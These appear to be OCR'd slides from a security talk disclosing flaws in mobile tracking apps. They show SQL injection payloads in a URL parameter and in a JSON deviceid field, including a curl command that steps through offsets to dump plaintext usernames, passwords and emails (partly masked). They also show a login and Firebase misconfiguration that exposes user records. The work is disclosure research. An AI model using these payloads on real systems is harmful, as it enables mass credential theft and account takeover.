
[redacted]php?page=7

[redacted]

No data


Accessing Images – Web Frontend

http://*******/***.php?page=7&name=' or ''='&name2=test



[redacted]php?page=7&name=' or ''='&name2=test

Accessing Images – Web Frontend



Vulnerability Awards

2nd Place

Get all User Credentials

- App provides an API and a process for reinstallation of the app
- App checks if user already has an account
- Sends device id to the server

```
POST http://push001.***********/***********/v5/
Content-Type: application/json
{"method":"getuserid","deviceid":"c1b86d87ed6f51011c0d53a654f16455"}
```

Get all User Credentials

- App provides an API and a process for reinstallation of the app
- App checks if user already has an account
- Sends device id to the server
- Server checks if id exists and responds with:
  - **username, password and email**

```
POST http://push001.***********/***********/v5/
Content-Type: application/json
{"method":"getuserid","deviceid":"c1b86d87ed6f51011c0d53a654f16455"}
```

Attack Strategy

- Spoofing the device id will deliver us credentials
- BUT device id generation is relative complex and guessing is unlikely

Attack Strategy

- Spoofing the device id will deliver us credentials
- BUT device id generation is relative complex and guessing is unlikely
- Empty id trick does not work ☹

```
POST http://push001.***********/***********/v5/
Content-Type: application/json
{"method":"getuserid","deviceid":"  "}
```

Attack Strategy

- Spoofing the device id will deliver us credentials
- BUT device id generation is relative complex and guessing is unlikely
- Empty id trick does not work ☹
- Let‘s try SQL injection again ☺

```
POST http://push001.***********/***********/v5/
Content-Type: application/json
{"method":"getuserid","deviceid":" ' or 1=1   limit 1 offset 5 -- "}
```

SQL-Injection

- Curl Command:

```
curl -H "Content-Type: application/json" -X POST
      -d "{\"method\":\"getuserid\",
           \"deviceid\":\" ' or 1=1   limit 1 offset 5 --  \"}"
             http://push001.***********/*********/v5/
```

SQL-Injection

- Curl Command:

```
curl -H "Content-Type: application/json" -X POST
      -d "{\"method\":\"getuserid\",
           \"deviceid\":\" ' or 1=1   limit 1 offset 5 --  \"}"
             http://push001.***********/*********/v5/
```

- Result:

```
{"result":"success",
 "id":"yb*****","pass":"y********4","email":"y*****@hanmail.net"}
```

plaintext password

SQL-Injection

- Curl Command:

iterate over the offset

```
curl -H "Content-Type: application/json" -X POST
      -d "{\"method\":\"getuserid\",
           \"deviceid\":\" ' or 1=1   limit 1 offset 6 --  \"}"
             http://push001.***********/*********/v5/
```

- Result:

```
{"result":"success",
 "id":"se*****","pass":"qwe*******4","email":"se*****@gmail.com"}
```

plaintext password

SQL-Injection

- Curl Command:

iterate over the offset


```
curl -H "Content-Type: application/json" -X POST
      -d "{\"method\":\"getuserid\",
           \"deviceid\":\" ' or 1=1   limit 1 offset 1700400 --  \"}"
             http://push001.***********/*********/v5/
```

Σ > 1.700.000 plaintext credentials

Vulnerability Awards

1st Place

Firebase



A comprehensive mobile development platform

Firebase

Build better apps

Improve app quality

Grow your business

Authentication
Authenticate users simply and securely

Realtime Database
Store and sync app data in milliseconds

Cloud Storage
Store and serve files at Google scale


Cloud Messaging
Send targeted messages and notifications

Crashlytics
Prioritize and fix issues with powerful, realtime crash reporting

Hosting
Deliver web app assets with speed and security

https://firebase.google.com/

Authentication Misconfiguration




attacker

```
POST /*******celltracker/api/login HTTP/1.1

{"user_email":"foo@bar.com"}
```

victim email

tracker back-end

Authentication Misconfiguration




user_email	user_id
foo@bar.com	149737514214639
user@email.com	145859345853234
…	…

POST /*******celltracker/api/login HTTP/1.1

{"user_email":"foo@bar.com"}

Authentication Misconfiguration


user_email	user_id
foo@bar.com	**149737514214639**
user@email.com	145859345853234
…	…



HTTP/1.1 200 OK

{"login_data":[{"user_id":"**149737514214639**",…}

Authorisation Misconfiguration



https://*****************.**firebaseio.com**/Users/**149737514214639**

